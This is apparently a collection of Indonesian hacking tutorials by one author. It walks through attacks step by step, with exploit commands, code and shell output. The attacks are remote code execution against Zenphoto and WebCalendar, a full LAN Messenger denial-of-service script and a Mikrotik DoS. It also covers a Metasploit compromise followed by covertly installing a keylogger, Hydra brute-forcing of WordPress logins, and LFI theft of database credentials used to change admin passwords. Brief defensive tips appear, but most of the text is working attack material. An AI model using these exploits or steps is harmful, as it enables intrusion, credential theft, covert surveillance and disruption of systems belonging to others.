
C:\ Command Prompt
D:\xampp\php>php hackzenphoto.php

! Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX !

Usage.....: php hackzenphoto.php <host> <path>
Example.....: php hackzenphoto.php localhost /
Example.....: php hackzenphoto.php localhost /zenphoto/
D:\xampp\php>_

```

Ketika kita masukkan perintah php hackzenphoto.php maka tampil hasilnya seperti diatas.



```

C:\ Command Prompt - php hackzenphoto.php 180.254.68.125 /zenphoto/
D:\xampp\php>php hackzenphoto.php

! Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX !

Usage.....: php hackzenphoto.php <host> <path>
Example.....: php hackzenphoto.php localhost /
Example.....: php hackzenphoto.php localhost /zenphoto/
D:\xampp\php>php hackzenphoto.php 180.254.68.125 /zenphoto/

! Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX !

zenphoto-shell#

```

Untuk eksploitasi pada target adalah perintahnya

php hackzenphoto.php 180.254.68.125 /zenphoto/ hasilnya adalah seperti diatas yaitu tampil input shell.

```

C:\> Command Prompt - php hackzenphoto.php 180.254.68.125 /zenphoto/

zenphoto-shell# dir
Volume in drive D has no label.
Volume Serial Number is C0F8-F4CA

Directory of D:\xampp\htdocs\zenphoto\zp-core\zp-extensions\tiny_mce\plugins\ajaxfilemanager\inc


10/03/2011  07:51 AM    <DIR>          .
10/03/2011  07:51 AM    <DIR>          ..
10/03/2011  07:51 AM             1,005 class.auth.php
10/03/2011  07:51 AM             11,465 class.file.php
10/03/2011  07:51 AM             3,574 class.history.php
10/03/2011  07:51 AM            23,858 class.image.php
10/03/2011  07:51 AM            10,113 class.manager.php
10/03/2011  07:51 AM            12,787 class.pagination.php
10/03/2011  07:51 AM             5,296 class.search.php
10/03/2011  07:51 AM             5,671 class.session.php
10/03/2011  07:51 AM             2,024 class.sessionaction.php
10/03/2011  07:51 AM            14,917 class.upload.php
10/03/2011  07:51 AM             6,838 config.base.php
10/03/2011  07:51 AM             4,338 config.php
10/03/2011  07:51 AM             6,369 config.tinymce.php
05/20/2012  12:39 PM             147 data.php
10/03/2011  07:51 AM            34,356 function.base.php

```

Untuk menghindari serangan ini pada Zenphoto maka anda dapat mengupdate Zenphoto versi yang mempunyai celah keamanan Remote Code execution tersebut dengan Zenphoto yang versi baru. CMS Zenphoto versi baru dapat di download di <http://zenphoto.googlecode.com/files/zenphoto-1.4.2.4.zip>.

Oleh Kurniawan – yk_family_code@yahoo.com


Serangan Denial of Service pada LAN Messenger sehingga membuat program crash



LAN Messenger adalah tool chat atau messenger via LAN yang cukup populer bagi para pengguna Windows. Program ini pada versi $\leq v1.2.28$ mempunyai celah keamanan yang dapat dilakukan serangan Denial of Service. Disini penulis mencontohkan caranya menggunakan exploit yang dibuat oleh Julien Ahrens. Exploitnya dapat di buka di <http://www.exploit-db.com/exploits/18816>.

Simpan exploit itu ke komputer, contohnya dos.py.

Kita ubah dulu isinya pada target IP yang dapat diedit dengan Notepad.



```
dos - Notepad
File Edit Format View Help
#!/usr/bin/python

# Exploit Title: LAN Messenger <= v1.2.28 Remote Denial of Service vulnerability
# Version: <= v1.2.28
# Date: 2012-04-28
# Author: Julien Ahrens
# Homepage: www.insHELL.net
# Software Link: http://lanmsgnr.sourceforge.net/
# Tested on: windows XP SP3 Professional German, windows 2008R2 SP1 German
# Notes: Under winXP the app needs 8190 Bytes to crash
# Howto: -

from struct import pack
import socket,sys
import os

target="192.168.1.79"
port=50000

junk = "\x41" * 8190

print "[*] Connecting to Target " + target + "..."
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    connect=s.connect((target, port))
    print "[*] Connected to " + target + "!"
except:
    print "[!] " + target + " didn't respond\n"
    sys.exit(0)


print "[*] Sending malformed request..."
s.send("\x4d\x53\x47" + junk)

print "[!] Exploit has been sent!\n"
s.close()
```

Pada target="192.168.1.79" dapat diganti jika targetnya adalah IP lain.

Jika sudah diedit maka dapat disimpan. Untuk menjalankan script python di Windows anda membutuhkan program ActivePython.

Cara melakukan eksploitasinya, cukup dengan perintah python dos.py lalu enter maka akan tampil tampilan seperti dibawah ini.




```
C:\>cd python26

C:\Python26>python dos.py
[*] Connecting to Target 192.168.1.79...
[*] Connected to 192.168.1.79!
[*] Sending malformed request...
[!] Exploit has been sent!

C:\Python26>
```

Pada komputer target akan tampil pesan.



Program mengalami crash. Saat artikel ini ditulis, di situs <http://lanmsngr.sourceforge.net> versi terbaru dari program LAN Messenger masih versi 1.2.28.

Oleh Kurniawan – yk_family_code@yahoo.com

Denial of service Mikrotik RouterOS 2.9.6 hingga 5.15 pada service untuk winbox

Di artikel sebelumnya penulis menulis tentang contoh eksploitasi keamanan pada Mikrotik yaitu di [Hacking password mikrotik memanfaatkan celah pada telnet](#) dan [Hacking password Mikrotik secara langsung dengan memanfaatkan titik terlemah](#). Di tutorial ini penulis akan mencontohkan bagaimana melakukan serangan Denial of Service pada salah satu service mikrotik sehingga admin tidak bisa login dengan winbox selama 5 menit. Disini penulis menggunakan exploit yang dibuat oleh PoURaN @ 133tsec.com.

Oke penulis langsung saja mencontohkan caranya. Pertama-tama anda dapat mendownload exploit untuk melakukan denial of service pada mikrotik di <http://www.exploit-db.com/exploits/18817/>.

Setelah itu simpan exploitnya dengan file berekstensi .py, misalnya disini penulis menggunakan nama file mikrotikdos.py.

Exploit ini dijalankan dengan Python, jika di komputer anda belum ada ActivePython dapat menginstallnya.

Sebenarnya exploit ini tidak hanya untuk DoS saja tapi juga bisa untuk mendownload file dari mikrotik, tapi disini penulis hanya membahas tutorial cara melakukan serangan Denial of Service pada mikrotik saja pada service untuk winbox.



```
Command Prompt - python mikrotikdos.py 192.168.1.174 DoS

C:\Python26>python mikrotikdos.py
[Winbox plugin downloader]

Usage : mikrotikdos.py <mikrotik_ip> <Filename_to_download> <speed>
        <speed>:          [from 0 to 9] 1=faster, 9=slower but more reliable

C:\Python26>python mikrotikdos.py 192.168.1.174 DoS
[Winbox plugin downloader]

[+] Hmm we gonna attack it..
```

Disini penulis memasukkan perintah : python mikrotikdos.py (ip target) DoS

Menguji eksploitasi celah keamanan pada WebCalender 1.2.4 dengan exploit Remote Code Execution

Kalender Toko



A login form with a key icon on the left. It contains two input fields: 'Username:' and 'Password:'. Below these is a checkbox labeled 'Save login via cookies so I don't have to login next time'. At the bottom is a 'Login' button.

CMS WebCalendar adalah aplikasi kalender berbasis PHP, situs resminya dapat anda buka di <http://www.k5n.us/webcalendar.php>. **Exploit untuk eksploitasi Bug Remote Code Execution** pada WebCalendar <= 1.2.4 dibuat oleh Egidio Romano aka EgiX.

Di sini penulis mencontohkan bagaimana melakukan eksploitasi pada CMS WebCalendar dengan menggunakan eksploitasi tersebut di jaringan.

Disini IP penulis adalah 192.168.1.79

```
Command Prompt
D:\xampp\php>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection 3:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.2.105
    Subnet Mask . . . . . : 255.255.255.0
    IP Address. . . . . : 192.168.1.79
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

D:\xampp\php>
```

Disini targetnya adalah 192.168.1.3

```
Command Prompt - php attack.php 192.168.1.3 /webcalendar/

Directory of D:\xampp\php
04/22/2012 12:24 PM          5,378 attack.php
               1 File(s)          5,378 bytes
               0 Dir(s)    136,597,504 bytes free

D:\xampp\php>php attack.php

+-----+
! WebCalendar <= 1.2.4 Remote Code Executionn Exploit by EgiX !
+-----+

Usage.....: php attack.php <host> <path>
Example.....: php attack.php localhost /
Example.....: php attack.php localhost /webcalendar/

D:\xampp\php>php attack.php 192.168.1.3 /webcalendar/

+-----+
! WebCalendar <= 1.2.4 Remote Code Executionn Exploit by EgiX !
+-----+

webcalendar-shell#
```

Penulis telah berada di komputer target, untuk mengujinya penulis memasukkan perintah ipconfig.

```
Command Prompt - php attack.php 192.168.1.3 /webcalendar/

Windows IP Configuration

Ethernet adapter INTERNETS:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Ethernet adapter LAN:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.2.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

webcalendar-shell#
```


IPnya berbeda. Penulis telah berada di komputer target.

Oleh Kurniawan – yk_family_code@yahoo.com

Contoh cara memasang keylogger KRAKEN Yogyafree X-Code via jaringan

Jika anda menggunakan metasploit Framework untuk memanfaatkan meterpreter untuk mengaktifkan keylogger ditarget itu sudah biasa, anda dapat melihatnya di <http://blog.xcode.or.id/?p=645>, tapi bagaimana jika data hasil keylogger disimpan via FTP ? Anda dapat mencobanya dengan KRAKEN.

Pertama-tama pastikan tidak ada orang yang menggunakan komputer target, setelah memastikan tidak ada, maka anda dapat masuk ke komputer target, contohnya diasumsikan komputer target mempunyai celah keamanan yang dapat di eksploitasi dengan exploit killbill seperti dibawah ini dengan payload windows/vncinject/bind_tcp.




```
= [ metasploit v4.0.0-release [core:4.0 api:1.0]
+ - -- [ 716 exploits - 361 auxiliary - 68 post
+ -- -- [ 226 payloads - 27 encoders - 8 nops
= [ svn r13462 updated 264 days ago (2011.08.01)
```

Warning: This copy of the Metasploit Framework was last updated 264 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:

<https://community.rapid7.com/docs/DOC-1306>

```
msf exploit(ms04_007_killbill) > use
exploit/windows/smb/ms04_007_killbill
msf exploit(ms04_007_killbill) > set PAYLOAD
windows/vncinject/bind_tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms04_007_killbill) > set RHOST 192.168.1.34
RHOST => 192.168.1.34
msf exploit(ms04_007_killbill) > exploit
[*] Started bind handler
[-] Error: The server responded with error: STATUS_ACCESS_VIOLATION
(Command=115 WordCount=0)
[*] Sending stage (445440 bytes) to 192.168.1.34
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
```

Setelah masuk ke remote desktop via VNC anda dapat mendownload Keylogger KRAKEN [disini](#) melalui browser pada komputer target, jika komputer target tidak terkoneksi internet, maka anda dapat mengirimkan via jaringan.



Jika program membutuhkan MSCOMCTL.OCX maka anda dapat mendownloadnya di http://www.ocxdump.com/download-ocx-files_new.php/ocxfiles/M/MSCOMCTL.OCX/6.01.9782/download.html.

Saat KRAKEN berhasil dijalankan, tampilannya seperti berikut :



Untuk selanjutnya anda dapat masuk ke <http://blog.xcode.or.id/?p=1089> untuk tutorial penggunaannya.


Oleh Kurniawan – yk_family_code@yahoo.com

Hacking password login wordpress dengan brute-force dan cara menangkalnya

Bagi pengguna CMS WordPress anda perlu lebih memastikan apakah password login anda tidak mudah untuk ditebak walaupun dengan cara brute-force, jika password anda cenderung dapat mudah ditebak maka dapat lebih memungkinkan orang lain yang tidak bertanggung jawab dapat mengakses halaman admin wordpress anda.

Disini penulis contohkan melakukan serangan brute-force pada halaman login wordpress.

```
hydra -l admin -P pass.txt -s 80 192.168.1.3 http-post-form "/blogdata/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=1:ERROR"
```



```
H:\hydra>hydra -l admin -P pass.txt -s 80 192.168.1.3 http-post-form "/blogdata/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=1:ERROR"
Hydra v6.0 (c) 2011 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2012-04-13 13:57:15
[DATA] 11 tasks, 1 servers, 11 login tries (l:1/p:11), ~1 tries per task
[DATA] attacking service http-post-form on port 80
[STATUS] attack finished for 192.168.1.3 (waiting for childs to finish)
[80][www-form1 host: 192.168.1.3 login: admin password: baseball
Hydra (http://www.thc.org) finished at 2012-04-13 13:57:22
H:\hydra>_
```

Celah pada kemungkinan login password dihack lebih besar jika tidak ada proteksi. Anda dapat menggunakan plugin limit login attempts untuk menghindari terjebolnya password dengan cara diatas dengan menggunakan plugin tersebut.

Plugin ini digunakan untuk membatasi jumlah usaha login karena secara default WordPress memungkinkan usaha login tidak terbatas. Hal ini membuat password dapat ditebak lebih besar kemungkinannya.

Author: johanee

Limit the number of login attempts possible both through normal login as well as using auth cookies.

By default WordPress allows unlimited login attempts either through the login page or by sending special cookies. This allows passwords (or hashes) to be brute-force cracked with relative ease.

Limit Login Attempts blocks an Internet address from making further attempts after a specified limit on retries is reached, making a brute-force attack difficult or impossible.

Features

- Limit the number of retry attempts when logging in (for each IP). Fully customizable
- Limit the number of attempts to log in using auth cookies in same way
- Informs user about remaining retries or lockout time on login page
- Optional logging, optional email notification
- Handles server behind reverse proxy

Translations: Bulgarian, Brazilian Portuguese, Catalan, Chinese (Traditional), Czech, Dutch, Finnish, French, German, Hungarian, Norwegian, Persian, Romanian, Russian, Spanish, Swedish, Turkish


Plugin uses standard actions and filters only.

Limit Login Attempts

Limit rate of login attempts, including by way of cookies, for each IP. Fully customizable.

[Download Version](#)


[Description](#) [Installation](#) [FAQ](#) [Screenshots](#) [Changelog](#) [Stats](#)

Author:  johannee

Limit the number of login attempts possible both through normal login as well as using auth cookies.

By default WordPress allows unlimited login attempts either through the login page or by sending special cookies. This allows passwords (or hashes) to be brute-force cracked with relative ease.

Requires: 2.8 or higher
Compatible up to: 3.5.2
Last Updated: 2011-09-01
Downloads: 121,696

Average Rating

(100 ratings)

Untuk mendownload plugin limit-login-attempts :
<http://wordpress.org/extend/plugins/limit-login-attempt>.

Setelah plugin tersebut dipasang di wordpress dan hasil dari uji coba serangan dengan hydra, hasilnya sebagai berikut :


```
Command Prompt
H:\hydra>hydra -l admin -P pass.txt -s 80 192.168.1.3 http-post-form "/blogdata/
wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=1:ERROR"
Hydra v6.0 (c) 2011 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2012-04-13 13:55:58
[DATA] 11 tasks, 1 servers, 11 login tries (l:1/p:11), ~1 tries per task
[DATA] attacking service http-post-form on port 80
[STATUS] attack finished for 192.168.1.3 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2012-04-13 13:56:06
H:\hydra>
```

Program hydra tidak dapat menemukan passwordnya setelah wordpress dipasang plugin limit-login-attempts.

Oleh Kurniawan – yk_family_code@yahoo.com


Exploitasi serangan LFI pada plugin wordpress untuk pemanfaatan di Navicat untuk mengganti password login

Serangan LFI pada plugin wordpress telah penulis bahas di artikel sebelumnya yaitu di <http://blog.xcode.or.id/?p=565>. Disini penulis melakukan exploitasi lebih jauh dengan membaca file wp-config.php pada cms wordpress lalu melakukan akses database dengan menggunakan Navicat.

Contohnya pada seperti pada celah keamanan yang ada pada plugin wordpress yaitu old-post-spinner, disini PoC nya adalah

[http://\(alamat situs\)/wp-content/plugins/old-post-spinner/logview.php?ops_file=../../../../wp-config.php](http://(alamat situs)/wp-content/plugins/old-post-spinner/logview.php?ops_file=../../../../wp-config.php)

Hasilnya ketika dibuka dengan Internet Explorer maka hasilnya blank putih, disini klik kanan lalu klik view source, maka akan tampil tampilan seperti dibawah ini.



Saat klik view source, hasilnya adalah :

```

File Edit Format View Help
/** ** MySQL settings - You can get this info from your web host ** **/
/** The name of the database for WordPress */
define('DB_NAME', 'blogdata');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'baseball');

/** MySQL hostname */
define('DB_HOST', 'localhost');


```

Secara umum kita dapat memanfaatkan phpMyadmin untuk masuk ke database, tapi bagaimana jika target tidak menggunakan phpmyadmin? maka jawabannya adalah navicat.

Navicat dapat di download di <http://navicat.com/en/download/download.html>.



Pada interface program Navicat klik Connection




Tampil tampilan berikut

The image shows a 'Connection' dialog box with a blue title bar and a close button. It has five tabs: 'General', 'Advanced', 'SSL', 'SSH', and 'HTTP'. The 'General' tab is selected. The fields are as follows:

Field	Value
Connection Name:	hack
Host Name/IP Address:	http://[redacted]
Port:	3306
User Name:	root
Password:	*****
Save Password:	<input checked="" type="checkbox"/>

At the bottom, there are three buttons: 'Test Connection', 'OK', and 'Cancel'.

Setelah login, akan tampil seperti dibawah ini



Penulis double klik pada wp_user.



Jika sudah demikian, tinggal ganti saja isi dari user_pass 🤪

Oleh Kurniawan – yk_family_code@yahoo.com

Hacking CMS eticket dengan memanipulasi source html untuk serangan SQL Injection

Penggunaan metode post dan batasan maxlength pada form input tidak menjamin anda bebas dari serangan SQL Injection, disini penulis mencontohkannya bagaimana serangan terjadi pada CMS eticket (<http://sourceforge.net/projects/e-ticketing>) dilakukan.



